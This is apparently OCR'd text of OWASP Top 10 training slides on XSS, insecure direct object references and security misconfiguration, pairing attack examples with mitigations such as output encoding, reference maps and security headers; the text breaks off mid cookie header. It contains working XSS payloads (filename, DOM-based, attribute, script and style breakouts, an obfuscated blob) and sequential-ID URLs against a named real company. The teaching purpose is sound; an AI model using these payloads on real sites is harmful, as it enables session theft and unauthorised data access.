
1. Create file on Dropbox through web client.

“‘><img src=# onerror=alert(document.domain)>.txt



2. Through Windows client.
3. Through Linux client.
4. And facebook…






Dom Based XSS

http://www.xyz.com/news/throw-pepper-sprey/#!prettyPhoto[gallery2]/0/

Dom Based XSS

http://www.xyz.com/news/throw-pepper-sprey/#!prettyPhoto[gallery2]/0/">svg onload=alert(document.cookie)/



Dom Based XSS

Jquery < 1.9.1

```
hashIndex = getHashtag();
hashRel = hashIndex;
hashIndex = hashIndex.substring(hashIndex.indexOf('/')+1,hashIndex.length-1);
hashRel = hashRel.substring(0,hashRel.indexOf('/'));

// Little timeout to make sure all the prettyPhoto initialize scripts has been run.
// Useful in the event the page contain several init scripts.
setTimeout(function(){ $("a["+pp_settings.hook+"^='"+hashRel+"']:eq("+hashIndex+")").trigger('click');
```

Dom Based XSS

Search

extension:js @a[rel^='" + hashRel + "']

Search

Repositories

Code 107

Issues 8

Users

Languages

JavaScript 107

We've found 107 code results

Sort: Best match

Arkadiy-Sedelnikov/joostina-1.4 – jquery.prettyPhoto.min.js

JavaScript

Last indexed 3 months ago

```
609             hashRel = hashRel.substring(0, hashRel.indexOf('/'));
610             setTimeout(function () {
611                 $("a[rel^='" + hashRel + "']:eq(" + hashIndex + ")").trigger('click');
...
112             set_position = jQuery.inArray($(this).attr('href'), pp_images);
113             rel_index = (isSet) ? set_position : $("a[rel^='" + theRel + "']").index($(this));
```

XSS Mitigation

Context

- HTML Context
- Attribute Context
- Javascript Context
- Style Context
- URI Context

HTML Context

<body>

…

<p> Your name is: Mehmet

…

</body>

HTML Context Exploit

<body>

…

<p> Your name is: <script>alert(1)</script>

…

</body>

Secure HTML Context

```
<body>

…
<p> Your name is: &lt;script&gt;alert(1)&lt;/script&gt;

…

</body>
```

Attribute Context

```
<body>

…
<input name=“fname” value=“BILGE”>
<input name=“fname” value=‘BILGE’>
…

</body>
```

Attribute Context Exploit

```
<body>


…
<input name="fname" value=""onmouseover="alert(1)">
<input name="fname" value=''onmouseover='alert(1)'>
…


</body>
```

From Attribute to HTML Context

```
<body>

…
<input name=“fname” value=“”><svg onload=alert(1)><!--”>
…

</body>
```

Secure Attribute Context

<body>

…

<input name="fname"
value=""onmouseover="alert(1)">

…

</body>

Script Context

```
<body>


…
<script>
        var name=“BILGE”;
</script>
…

</body>
```

Script Context Exploit

```
<body>


…
<script>
        var name=“”;alert(1);//”;
</script>
…

</body>
```

From Script to HTML Context

```
<body>

…
<script>
        var name="</script><svg onload=alert(1)>";
</script>
…

</body>
```

Style Context

<body>

…

…

</body>

Style Context Exploit

```
<body>


…
<div style="width:expression(alert(1))"></div>
…


</body>
//IE only
```

Style Context Exploit

<body>

…

<style>font: PAYLOAD></style>

…

</body>

//IE only

Style Context Exploit

```
<body>


…
<style>font: </style><script>alert(1)</script></style>
…


</body>
```

URL Context

<body>

…

<a href="www.yildiz.net;">

…

</body>

URL Context Exploit

<body>

…

<a href="javascript:alert(1);">

…

</body>

Mitigation : Validate input, Encode output

Input Validation - Black Listing Approach

What the heck is that?


```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]
+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]
+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]
+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!!
[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]
+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+
[]+[+[]]]+[+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```

Input Validation - White Listing Approach

OWASP Java Encoder

Basic HTML Context

```
<body><%= <b>Encode.forHtml(UNTRUSTED)</b> %></body>
```

HTML Content Context

```
<textarea name="text"><%= <b>Encode.forHtmlContent(UNTRUSTED)</b> %></textarea>
```

HTML Attribute context

```
<input type="text" name="address" value="<%= <b>Encode.forHtmlAttribute(UNTRUSTED)</b> %>" /
```

CSS contexts

```
<div style="width:<= <b>Encode.forCssString(UNTRUSTED)</b> %>">
<div style="background:<= <b>Encode.forCssUrl(UNTRUSTED)</b> %>">
```

Javascript Block context

```
<script type="text/javascript">
var msg = "<%= <b>Encode.forJavaScriptBlock(UNTRUSTED)</b> %>";
alert(msg);
</script>
```

Javascript Variable context

```
<button
onclick="alert('<%= <b>Encode.forJavaScriptAttribute(UNTRUSTED)</b> %>');">
click me</button>
```

A4 - Insecure Direct Object References


YOU SHALL
NOT PASS


Example #5 - Nokia IDOR

www.test.com/invoice/1337

www.test.com/invoice/1338


Example #5 - Nokia IDOR

https://ap.nokia.com/APPortalExt/mycompany/requests.aspx?id=26033



Example #5 - Nokia IDOR

https://ap.nokia.com/APPortalExt/mycompany/requests.aspx?id=26029




Example #5 - Nokia IDOR

https://example.com/users/JohnDoe/expenditures

```
@RequestMapping(value = "/users/{username}/expenditures", method=RequestMethod.GET)
public String getOrder(@PathVariable String username, Model model){

  model.addAttribute("result", accountService.listExpenditures(username));
  return viewName;
}
```

Access Reference Map



Access Reference Map

```
Set accounts = accountsRepository.findAllByUsername(username);

AccessReferenceMap map = new RandomAccessReferenceMap(accounts);

// store the map somewhere in session or cache



// then in somewhere else, indirectReference is likely to come
// from UI
Account account = map.getDirectReference(indirectReference);



// There is also "getIndirectReference" method
String indirectReference = map.getIndirectReference(account);
```

Mitigation : Reference Table/ JOIN

A5 - Security Misconfiguration

Security Misconfiguration

Publicly Accessible Administrator Interface

Directory Listing

Stack Traces

Debug Mode

Sample Pages

Cookie Security Flags

Security Headers

True Client IP

Security Misconfiguration

- Misconfiguration of web server
  - Version disclosure
  - Enabled stack traces
- Misconfiguration of database
  - Default tables
  - Default users
  - Unencrypted communication between DB & app.
- Misconfiguration of application framework
  - By default variable name E.g:”zend_csrf_protection”

Am I Vulnerable?

- Is any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, and all code libraries
- Are any unnecessary feature enabled or installed (e.g., ports, services, pages, accounts, privileges)?
- Are default accounts and their passwords still enabled and unchanged?
- Does your error handling reveal stack traces or other overly informative error messages to users?
- Are the security settings in your development frameworks (e.g., Struts, Spring, ASP.Net) and libraries not set to secure values?

Scenario #1

The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over the server.


Scenario #2

App server comes with sample applications that are not removed from your production server. Sample applications are well known with security flaws, attacker can use to compromise your server.

Scenario #3

Your application has login page. When a user enter wrong username or password, the page gives an error message that tells to user which area is wrong.

Directory Listing



Global Error Handling

```
<web-app>

    <error-page>
        <exception-type>java.lang.Exception</exception-type>
        <location>/WEB-INF/pages/error/serverError.jsp</location>
    </error-page>

    <error-page>
        <error-code>500</error-code>
        <location>/WEB-INF/pages/error/serverError.jsp</location>
    </error-page>

    <error-page>
            <error-code>404</error-code>
            <location>/Error404.html</location>
    </error-page>

<web-app>
```

Sub Resource Integrity

```
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js"
integrity="sha256-KXn5puMvxCw+dAYznun+drMdG1IFl3agK0p/pqT9KAo= sha512-2e8qq0ETcfWR
I4HJBzQiA3UoyFk6tbNyG+qSaIBZLyW9Xf3sWZHN/lxe9fTh1U45DpPf07yj94KsUHHWe4Yk1A=="cross
origin="anonymous"></script>
```

HTTP Security Headers

```
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
```

HSTS

```
Strict-Transport-Security: max-age=15552000; includeSubDo
mains; preload
```

Cookie Secure, HttpOnly, SameSite

```
Set-Cookie: session=eyJpdiI6IlgyMVJRTHo1TTJacTMwb1ZRV2cyK
3c9PSIsInZhbHVlIjoidG81S2N2ZkE2d3NZYWppMkZqUmRtY2dhUFQ5NX
RsK3ZGdUtLWW5FckdaMFhHZTN1QUJaUTFocmwxek1Qam5cL0V5ZmgyY0c
zMDBBVndVcjFiN3lJWWdBPT0iLCJtYWMiOiI1YzJhYTkxOGY2OTgwYmRi
MTUwMGRkOTY5NzhhY2ZkYzM0MDRmZDA4ZTU1ZjM3NWYxM2YxYjI1MmEyN
mE3NWMzIn0%3D; expires=Sun, 31-Jul-2016 15:26:43 GMT; Max
